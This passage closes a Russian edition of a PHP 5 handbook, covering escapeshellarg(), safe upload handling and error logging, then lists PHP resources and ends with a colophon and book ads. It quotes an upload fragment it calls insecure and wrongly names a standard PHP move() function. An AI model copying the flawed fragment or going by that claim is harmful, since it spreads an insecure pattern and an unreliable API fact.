Теперь, когда должно стать ясно, насколько опасны системные вызовы, какое средство PHP поможет защититься от атак злонамеренных пользователей? Ответ — в двух функциях, специально предназначенных для противостояния таким атакам: `escapeshellarg()` и `escapeshellcmd()`.

Начнем с `escapeshellarg()`. Эта функция предназначена для исключения риска, связанного с передачей потенциально нежелательных символов (таких как точка с запятой) в аргументах, используемых для выполнения системных команд из PHP. Синтаксис этой функции такой:

```
escapeshellarg($string);
```

где `$string` — параметр, передаваемый команде оболочки. При выполнении эта функция берет входной аргумент `$string`, очищает его от потенциально опасных символов и возвращает модифицированную версию. Этот процесс осуществляется "обертыванием" всей строки в одиночные кавычки с последующей отменой каждой одиночной кавычки внутри самого параметра. Взглянем на наш небезопасный пример из листинга Г.6; эта функция PHP может использоваться для предотвращения таких атак злоумышленников с помощью всего двух небольших модификаций:

```
$cmp_name = escapeshellarg($cmp_name);
$tmp_name = escapeshellarg($tmp_name);
```

Функция `escapeshellcmd()` подобна `escapeshellarg()`. В то время как `escapeshellarg()` очищает аргументы команды оболочки, `escapeshellcmd()` очищает только те символы, которые имеют специальное значение в операционной системе (такие как точка с запятой).

Синтаксис этой функции представлен ниже:

```
escapeshellcmd($string);
```

где `$string` — строка, подлежащая очистке. При выполнении все специальные символы операционной системы отменяются, а новая модифицированная версия строки возвращается.

Защита загрузки файлов

В предыдущих двух разделах мы рассмотрели способы усовершенствования листинга Г.6 в отношении выполнения произвольных команд оболочки; однако существует другая потенциальная угроза безопасности! На этот раз вместо угрозы выполнения команды оболочки проблема касается файла, который PHP-сценарий считает загруженным на сервер. Как вы уже знаете из настоящей книги, когда файл загружается из HTML-формы в PHP-сценарий, суперглобальный массив `$_FILES` наполняется, а сам файл временно сохраняется под некоторым временным именем. Затем к этому временному файлу можно обращаться непосредственно и/или переместить в новое место перед тем, как PHP-сценарий завершит работу, когда файл будет удален.

Посмотрим еще раз на следующий фрагмент листинга Г.6:

```
$tmp_name = $_FILES['file']['tmp_name'];
$cmp_name = dirname($_FILES['file']['tmp_name']) .
            "/{$_FILES['file']['name']}.zip";
$filename = basename($cmp_name);
```

В этом фрагменте кода суть проблемы состоит в том, что для определения того, успешно ли загружен временный файл, применяется функция `file_exists()`. Как вы можете быть уверены в том, что имя файла, сохраненное в `$tmp_name`, указывает на файл, загруженный клиентом? В данном примере это относительно просто, однако во многих случаях в реальной жизни этому нет никаких гарантий. Это может оказаться серьезной угрозой безопасности, поскольку файл, с которым имеет дело ваше PHP-приложение, может быть на самом деле не тем файлом, который загружен. Вы не можете определить ситуацию, если переменная `$tmp_name` была каким-то образом изменена.

К счастью, PHP предусматривает защиту от подобных ситуаций, поддерживая внутреннее протоколирование имен файлов, которые были загружены сценарием, и которые можно сверить, дабы гарантировать, что данный файл действительно был загружен. Этот процесс обеспечивается двумя функциями, первая из которых, `is_uploaded_file()`, имеет следующий синтаксис:

```
is_uploaded_file($filename);
```

Здесь `$filename` — имя файла, которое нужно проверить. В практическом смысле эта функция идентична `file_exists()`. Однако, в отличие от нее, функция `is_uploaded_file()` также гарантирует, что указанное имя принадлежит временному файлу, загруженному с клиента во время запроса.

Поскольку PHP удаляет загруженные файлы в конце каждого запроса, для того, чтобы сохранить их на сервере, они должны быть перемещены в другое место. Однако стандартные функции перемещения файлов подвержены тому же риску для безопасности, что и функция `file_exists()`. Хотя и можно использовать вызов функции `is_uploaded_file()`, для облегчения жизни программистов в PHP предусмотрена также функция `move_uploaded_file()`. Эта функция идентична стандартной PHP-функции `move()`, и имеет следующий синтаксис:

```
move_uploaded_file($filename, $dest);
```

Здесь `$filename` — временное имя загруженного файла, как оно сохранено по ключу `tmp_name` в суперглобальном массиве `$_FILES`, а `$dest` — имя файла назначения с путем, куда его следует переместить. Когда эта функция выполняется, то в отличие от стандартной PHP-функции `move()`, первым делом проверяет, что имя `$filename` принадлежит файлу, который действительно был загружен — аналогично тому, как это делает `is_uploaded_file()`.

Стиль и безопасность — протоколирование

К сожалению, ни одно отдельной приложение или даже целая книга не может охватить все потенциальные бреши в безопасности, которые могут встретиться в реальных приложениях. В данном приложении были описаны лишь некоторые приемы, ко-

торыми пользуются хакеры, но этот список далеко не полон. Также были представлены некоторые стилистические подходы, которые могут сделать ваши сценарии более защищенными. В этом разделе описано самое важное, что может быть сделано для обеспечения безопасности ваших Web-сайтов — протоколирование и формирование отчетов ошибок.

Хотя это может показаться и не столь очевидным, но надлежащее протоколирование нежелательного поведения ваших сценариев — это лучший способ защиты всего сайта. Если вы не будете знать о том, что что-то происходит не так, как вы сможете хотя бы начать исправлять ситуацию? Как только хакер попытается подсунуть вашему сценарию ложную информацию, чтобы получить сведения о функционировании Web-сайта, вы, как программист, должны также применить средства протоколирования ошибок PHP, чтобы провести такое же исследование слабых мест ваших сценариев. В этом разделе мы ознакомимся со средствами протоколирования ошибок PHP.

С точки зрения безопасности задача протоколирования ошибок заключается в том, чтобы защитить информацию об ошибках от злоумышленников и в то же время представить ее вам, как разработчику сценария. Не имея никакой информации о том, что ваши сценарии функционируют ненадлежащим образом, злоумышленникам очень трудно будет взломать их. Между тем, поскольку протокол все-таки ведется, вы, как разработчик, можете обнаружить попытки взлома и закрыть все потенциально опасные бреши до того, как они будут кем-то использованы.

В смысле реализации протоколирование ошибок в PHP может быть настолько простым или настолько сложным, насколько вы хотите. Сам по себе PHP представляет широкий диапазон функций и опций, имеющих отношение к тому, как должны быть обработаны и протоколированы возможные ошибки. По умолчанию все ошибки определенного уровня важности (это определяется конфигурационной директивой `error_reporting`) будут отображены в браузере. Любой, кто некоторое время программировал на PHP, видел их:

```
Notice: Undefined index: content in
        /usr/local/apache/htdocs/index.php on line 22
```

Эти сообщения об ошибках удобны для вас, как разработчика, когда вы пишете сценарий; однако они даже еще более удобны для хакера, который ищет в нем слабые места. Поэтому вместо того, чтобы отображать эти ошибки в браузере (если только речь не идет о среде разработки), лучше их протоколировать. Чтобы включить протоколирование, используйте директиву конфигурации `log_errors`. В качестве альтернативы, директива конфигурации `display_errors` может быть использована, чтобы полностью запретить отображение всех ошибок.

Когда в PHP включено протоколирование ошибок, то, где именно будет протоколирована ошибка, зависит от конфигурации PHP. По умолчанию при включенном протоколировании PHP будет записывать все ошибки в протоколе ошибок Web-сервера. Однако данное поведение можно изменить, указав в директиве конфигурации `error_log` файл, куда должен быть направлен протокол ошибок. При этом можно использовать специальное имя файла — `syslog`, которое означает, что протокол ошибок должен сохраняться средствами протоколирования операционной системы. В Unix-подобных операционных системах это будет стандартны `syslog`, в то время как в Windows будет использован журнал событий (event log).

Протоколирование настраиваемых сообщений об ошибках

Теперь, когда вы в общих чертах знакомы с механизмом протоколирования ошибок, реализованном в PHP, рассмотрим первую из функций, имеющих отношение к этому процессу – функцию `error_log()`:

```
error_log($message [, $message_type [, $dest [, $extra]]]);
```

Хотя PHP и так всегда протоколирует ошибки, эта функция применяется для того, чтобы вручную вставлять сообщения об ошибках в протокол. Это очень удобно для вставки дополнительной информации в протокол на базе логики вашего приложения (например, когда пользователь ввел неверное имя или пароль), хотя такая ситуация и не представляется ошибкой самому PHP.

Взглянем на прототип функции `error_log()`. Первый параметр, `$message` – это сообщение, которое должно быть записано в протокол ошибок. Необязательный второй параметр – `$message_type` – определяет, где сообщение будет протоколировано, и может принимать значения, перечисленные в таблице Г.1.

Таблица Г.1. Значения `$message_type`

0	Протоколировать `$message` туда, куда указывает директива конфигурации `error_log`.
1	Отправить `$message` по адресу электронной почты, указанному в параметре `$dest`. В параметре `$extra` могут быть заданы любые дополнительные заголовки почты.
3	Протоколировать `$message` в файл, указанный в параметре `$dest`.

НА ЗАМЕТКУ

Это не опечатка, что значение константы 2 для `$message_type` игнорируется. В PHP версии 3.0 это значение использовалось для отправки сообщений удаленной отладки — того, что более не существует в PHP 4 и PHP 5.

Как видите, последние два необязательных параметра – `$dest` и `$extra` – используются в разных случаях по-разному, в зависимости от значения параметра `$message_type`.

Из соображений безопасности и хорошего стиля программирования, функция `error_log()` или другие подобные средства должны использоваться для записи всех ошибочных условий, отличных от фатальных. Этими условиями могут быть неправильное сочетание имени и пароля, поврежденный или неправильный файл, либо что-то еще, что свидетельствует о том, что злоумышленник пытался атаковать вашу систему. Конечно, протоколы лишь настолько полезны, насколько уделяется внимание их просмотру и анализу. То есть, если вы собираетесь основательно подходить к протоколированию ошибок, то выделяйте время на просмотр протоколов, дабы вовремя заметить все потенциальные проблемы и попытки взлома.

Резюме

В этой главе мы рассмотрели несколько обширных тем. Хотя они и в определенной мере неупорядочены, каждая из них имеет целью научить вас и сделать лучшим программистом. Большинство тем, перечисленных в этой главе, вращаются вокруг проблемы безопасности, но некоторые — просто набор полезных приемов, которые рекомендуется применять на практике. Независимо от контекста, эта глава может лишь помочь очертить круг вещей, которые отличают просто программиста от хорошего программиста. В конечном итоге только опыт воспитывает хороших программистов, но все же — примите то, что здесь описано, близко к сердцу! Каждая написанная вами строка кода с точки зрения безопасности должна обрабатываться в вашей голове на предмет возможных угроз безопасности, и вы должны делать все необходимое, чтобы предотвратить эти проблемы. И, наконец, только старание и пристальное внимание к деталям сделает ваши приложения безопасными и легкими в сопровождении.

ПРИЛОЖЕНИЕ

Д

Ресурсы в Internet

В ЭТОМ ПРИЛОЖЕНИИ...

- Полезные Web-сайты
- Списки рассылки и группы новостей

В этой книге были описаны наиболее важные аспекты языка PHP и затронуты области, которые до этого не были полностью освещены в соответствующей литературе. Тем не менее, несмотря на это, всегда возникали ситуации, когда появлялась потребность в получении дополнительной информации о PHP. Эту информация доступна на Web-сайтах с последними новостями и консультациями по PHP, а также на тематических форумах, где можно обменяться опытом с другими пользователями. Настоящее приложение указывает на самые важные источники информации в Internet.

Полезные Web-сайты

Пожалуй, самый надежный Web-сайт – это `http://www.php.net/`, а также онлайновое руководство по PHP, доступное по адресу `http://www.php.net/manual/en/`. Домашняя страница посвящена самым последним разработкам в области PHP. К тому же руководство содержит новейшую информацию о функциях, а также включает комментарии пользователей, помогающие в разрешении многих проблем. По адресу `http://www.php.net/links.php` находится список из более чем сотни сайтов, так что это идеальная стартовая точка для поиска нужной информации. Тем не менее, в этом приложении упоминаются Web-сайты, полезные с точки зрения автора, а также те, которые посещается регулярно. Но в конечном итоге решать вам – что представляет интерес, а что нет.

- `http://www.planet-php.net/` – сборник сообщений многих членов сообщества PHP (включая некоторых авторов книги). См. рис. Д.1.
- `http://www.zend.com/zend/week/` – еженедельная сводка обсуждений разработки PHP.
- `http://www.zend.com/zend/pear/` – еженедельная сводка обсуждений разработки PEAR и PECL.
- `http://www.php.net/tut.php` – так сказать, "из грязи в князи". Краткое руководство по PHP.
- `http://directory.google.com/Top/Computers/Programming/Languages/PHP/` и `http://dmoz.org/Computers/Programming/Languages/PHP/` – разделы PHP в Google и в Open Directory Project.
- `http://www.hotscripts.com/PHP/` – раздел PHP на HotScript.com.
- `http://www.phpbuilder.com/` – это один из лучших сайтов, и его стоит посетить.
- `http://www.dotgeek.org/` – способы кодирования и статьи.
- `http://www.phpclasses.org/` – хранилище PHP-кода с огромным количеством примеров разного качества.
- `http://pear.php.net/` – официальное хранилище PHP-кода.
- `http://unleashed.coggeshall.org/` – официальный сайт англоязычной редакции этой книги.




Рис. Д.1. *На сайте Planet PHP перечислено множество обязательных к прочтению материалов по PHP*

Списки рассылок и группы новостей

Даже принимая во внимание то, что большинство вышеуказанных Web-сайтов предоставляют свежую информацию о PHP, они вряд ли помогут в решении проблем, связанных непосредственно с программированием. В этом случае лучший выбор – это списки рассылок и группы новостей.

`http://www.php.net/mailing-lists.php` – самые важные списки рассылок. См. рис. Д.2.

Следует иметь в виду, что списки рассылок и группы новостей – это взаимный обмен информацией. Если вы будете задавать вопрос за вопросом без просмотра ответов на чужие вопросы, то это не даст вам исчерпывающей информации. Существует несколько негласных правил использования списков рассылок и групп новостей, которые описаны ниже.

- Будьте дружелюбны и сдержаны в общении, как если бы вы разговаривали с человеком лицом к лицу.
- Если собеседник придерживается другого мнения, перед тем как закончить разговор, попытайтесь хотя бы поговорить на тему, интересующую его.
- Если у вас возникли вопросы о коде, стоит присылать лишь самые главные его части. Если ваш сценарий состоит из более чем тысячи строк, стоит прислать на обсуждение только ту его часть, в которой обнаружена ошибка.

- Пишите только в виде простого текста, без использования форматов HTML и RTF.
- Попытайтесь обойтись без файловых вложений.
- Когда цитируете предыдущие послания – ссылайтесь на отдельные фрагменты, а не на все письмо, будьте краткими.
- Когда обсуждаете выдержку из текста, указывайте свои комментарии под цитатой.
- "Пожалуйста" и "спасибо" – не запрещенные выражения.

НА ЗАМЕТКУ

Существуют негласные правила общения, называемые "Netiquette" ("сетевой этикет"). Они описаны в одном из документов RFC – RFC-1855, который доступен на Web-сайте по адресу `http://www.faqs.org/rfcs/rfc1855.html`.




Рис. Д.2. *Полный список рассылок, посвященных PHP*

Все официальные списки рассылки php.net также доступны через группы новостей. Существует Web-ориентированный интерфейс чтения новостей, который можно найти по адресу `http://news.php.net/group.php?group=<имя-группы>` (рис. Д.3). Также для этого можно использовать `http://groups.google.com/`.

На вышеуказанной странице к тому же (см. рис. Д.2.) можно подписаться на индивидуальные списки рассылок. Помимо получения почты по интересующим вас вопросам существует опция дайджеста. В этом случае вы получаете сборное письмо один раз в день, если на список рассылки поступило определенное количество корреспонденции.




Рис. Д.3. *Доступ к группам новостей через Web-сайт PHP. net*

После подписки на список рассылки вы должны подтвердить свой почтовый адрес, посетив проверочный URL-адрес, который будет выслан по почте. После этого вы будете подписаны на список рассылок.

Кроме групп новостей php.net существуют также стандартные группы новостей в Usenet. В отличие от php.net здесь отсутствует возможность подписки по электронной почте.

Далее приведен перечень рекомендуемых списков новостей. Все группы, начинающиеся с `php.*`, являются официальными и зарегистрированными на php.net:

- `comp.lang.php` – основные дискуссии по PHP. Не связана с php.net.
- `php.general` – основные дискуссии о PHP.
- `php.announce` – новые версии PHP и анонсы.
- `php.db` – операции с базами данных.
- `php.install` – инсталляция PHP.
- `php.soap` – PHP и Web-службы. Модули расширения PHP5 и SOAP (например, PEAR::SOAP и NuSOAP).
- `php.i18n` – интернационализация и локализация.
- `php.evangelism` – список, посвященный канонам, к сожалению, чересчур идеологизирован.

Существует множество внутренних списков рассылки, ориентированных на разработчиков, а также пользователей с учетными записями CVS. Его можно найти на Web-сайте `http://www.php.net/mailing-lists.php`.

Предметный указатель

З

К

О

С

Ф

Ц

Ш

Научно-популярное издание

Джон Коггзолл

PHP 5. Полное руководство

Верстка *Т.Н. Артеменко*
Художественный редактор *С.А. Чернокозинский*


Издательский дом "Вильямс".
101509, Москва, ул. Лесная, д. 43, стр. 1.

Подписано в печать 10.11.2005. Формат 70×100/16.
Гарнитура Times. Печать офсетная.
Усл. печ. л. 60,63. Уч.-изд. л. 36,20.
Тираж 3000 экз. Заказ № 6759.

Отпечатано с диапозитивов
в ФГУП "Печатный двор" им. А. М. Горького
Федерального агентства по печати
и массовым коммуникациям.
197110, Санкт-Петербург, Чкаловский пр., 15.

РАЗРАБОТКА WEB-ПРИЛОЖЕНИЙ С ПОМОЩЬЮ PHP И MYSQL
3-е издание

Люк Веллинг,
Лора Томсон



www.williamspublishing.com

В книге подробно описано применение PHP и MySQL для построения крупных коммерческих Web-сайтов. Основное внимание уделяется реальным приложениям. Здесь рассматриваются как простые интерактивные системы приема заказов, так и различные аспекты электронных систем продажи и безопасности во взаимосвязи с созданием реального Web-сайта. Подробно описаны все стадии разработки множества типовых проектов на PHP и MySQL, в числе которых, помимо прочих, система управления содержимым, почтовый Web-сайт, приложение поддержки Web-форумов и электронный книжный магазин. Основное отличие этого издания от предыдущего состоит в том, что материалы и весь исходный код полностью переписаны для новых версий PHP5 и MySQL 5.0. Книга ориентирована на профессиональных разработчиков, но будет полезной и для начинающих программистов.


ISBN 5-8459-0862-0

в продаже

PHP 5. Библиотека профессионала

3-е издание

Леон Аткинсон, Зеев Сураски



ISBN 5-8459-0735-7
В продаже

Эта книга предназначена для подготовки профессионалов в области программирования Web-приложений. Она написана Леоном Аткинсоном — независимым разработчиком и архитектором Web-приложений, имеющим опыт работы с PHP с 1997 года. Ему также принадлежит авторство книги *MySQL. Библиотека профессионала*. В книге доступно и детально описаны все функции и операторы PHP 5. Если вы разработчик Web-приложений — можете использовать данную книгу как полный справочник по всем операторам и функциям PHP 5. Особое внимание уделяется также синтаксису и применению операторов и функций. Описание каждой функции и оператора сопровождается достаточно полными листингами и рисунками. В книге затронуты также сетевые проблемы, вопросы структур данных, применения регулярных и математических выражений, графики, поддержки СУБД PostgressSQL/MySQL, XML, алгоритмы, проблемы отладки, разработки и многое другое. Книга будет полезной для экспертов Web-приложений, инженеров и архитекторов больших или маленьких компаний.